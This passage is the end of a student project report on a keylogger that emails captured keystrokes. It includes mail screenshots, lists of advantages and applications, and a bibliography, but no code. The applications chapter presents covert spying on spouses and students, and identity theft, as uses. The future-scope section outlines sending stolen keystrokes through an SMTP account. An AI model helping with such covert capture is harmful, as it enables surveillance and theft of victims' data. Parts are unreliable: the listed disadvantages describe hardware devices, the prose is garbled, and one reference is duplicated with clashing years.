
nitinchoudhary2020.comp@mmcoe.edu.in

to bcc: me

7:52 PM (1 minute ago)

marathwada

Figure 5.5: Received Mail Screenshot



(no subject)

nitinchoudhary2020.comp@mmcoe.edu.in

to bcc: me

7:57 PM (0 minutes ago)

mmcoekarvenagar

Figure 5.6: Received Mail Screenshot

Chapter 6

Advantages / Disadvantages

6.1 Advantages:-

1) Read all keyboard messages and pass them to the next hook procedure in a chain.

2) In IT firms it plays a prominent role to troubleshoot technical or network issues.

3) Keyloggers are very much used in offices to monitor the activities of the employees.

4) Keyloggers provides full transparency,more productivity.

6.2 Disadvantages:-

1) Requires direct access to the target device, making remote management impossible.

2) Typically needs to be installed in-line with the keyboard, making it easy to detect.

3) Monitoring individual keystrokes is highly invasive.

4) Incapable of logging BIOS inputs.

Chapter 7

Applications

1) Spying and Gathering Secret Information:-

Since keystrokes are the basic communication tool between a user and a computer, keystroke monitoring systems are effective for information spying on employees, children, spouses, teachers,and students.

2) Identity Theft:-

Electronic or online identity theft is defined as gathering personal information using the Internet or computer systems in order to use it for illegal actions such as economic fraud.

3) Intrusion Detection and Computer Forensics:-

It is possible to use keystroke monitoring systems to detect physical intrusion on computer systems.The records logged by the systems can reveal all the activities that took place during the intrusion.

4) Parental Monitoring:-

Even though some people consider it unethical for parents to use keyloggers to monitor their children, the need for parental monitoring is acute because of the risk in online environments including inappropriate material (sexual, violent, illegal, dangerous), communicating with malicious people, physical abuse, and negative legal and financial consequences.

Chapter 8

Abbreviations

BIOS - Basic Input Output System
KLS - Key Logger System
RAM - Random Access Memory

Chapter 9

Appendix

9.1 Log Report

Chapter 10

Conclusion and Future Scope

10.1 Conclusion:-

Keyloggers are marketed as legitimate software and most of them can be used to steal personal user data. At present, Keyloggers are used in combination with phishing and social engineering to commit cyber fraud. Keyloggers have a foul name in society. However, these devices may be used not forever in an exceedingly malicious means of action like smuggled spying and thieving of private data. At a corporation level, Keyloggers may be used to monitor any suspicious activity which will cause a heavy liability to company's profit. Staff who are beneath doubt may be expressly be discovered or clear their names. This helps the corporate guarantee their interests before any larger security issue happens, creating them save larger quantities of cash.

10.2 Future Scope:-

Your email address will get monitoring reports from our remote keylogger. It establishes a connection with the distant SMTP server and begins to steal your data. Using a username and password, it logs in. Entering the email address is necessary. For instance, the email address "johndoe128@gmail.com" and the password for the email account must be entered. Once this is done, our keylogger application can gather sensitive input keystrokes from individuals. Our keylogger application can learn the type of input for each text field when a user inputs a keystroke. As soon as we reach the data cap after capturing keystrokes, it will transmit the data in plain text to the logging Email address.

Bibliography

[1] Dr. C. Umarani, Rajrishi Sengupta, “Keyloggers: A Malicious Attack”, *International Journal of Trend in Scientific Research and Development (IJTSRD), Volume 5 Issue 1, November-December 2020.*

[2] S. Sagiroglu and G. Canbek, ”Keyloggers: Increasing threats to computer security and privacy,” *in IEEE Technology and Society Magazine, vol. 28, no. 3, pp. 10-17, Fall 2009, doi: 10.1109/MTS.2009.934159.*

[3] Ahsan Wajahat, Azhar Imran, Jahanzaib Latif, Ahsan Nazir, Anas Bilal. “A Novel Approach of Unprivileged Keylogger Detection” *2019 International Conference on Computing, Mathematics and Engineering Technologies – iCoMET, 25 March 2019.*

[4] Preeti Tuli and Priyanka Sahu, “System Monitoring and Security Using Keylogger”, *International Journal of Computer Science and Mobile Computing (IJCSMC) Vol. 2, Issue. 3, March 2018, pg.106 – 111.*

[5] S. Sagiroglu and G. Canbek, ”Keyloggers: Increasing threats to computer security and privacy,” in *IEEE Technology and Society Magazine, vol. 28, no. 3, pp. 10-17, Fall 2009, doi: 10.1109/MTS.2009.934159.*

[6] M. M. Baig and W. Mahmood, ”A Robust Technique of Anti Key-Logging using Key-Logging Mechanism,” *2007 Inaugural IEEE-IES Digital EcoSystems and Technologies Conference, 2007, pp. 314-318, doi: 10.1109/DEST.2007.371990.*

[7] Preeti Tuli and Priyanka Sahu, ”System Monitoring and Security Using Keylogger”, *International Journal of Computer Science and Mobile Computing IJCSMC, Vol. 2, Issue. 3, March 2013, pg.106 – 111 .*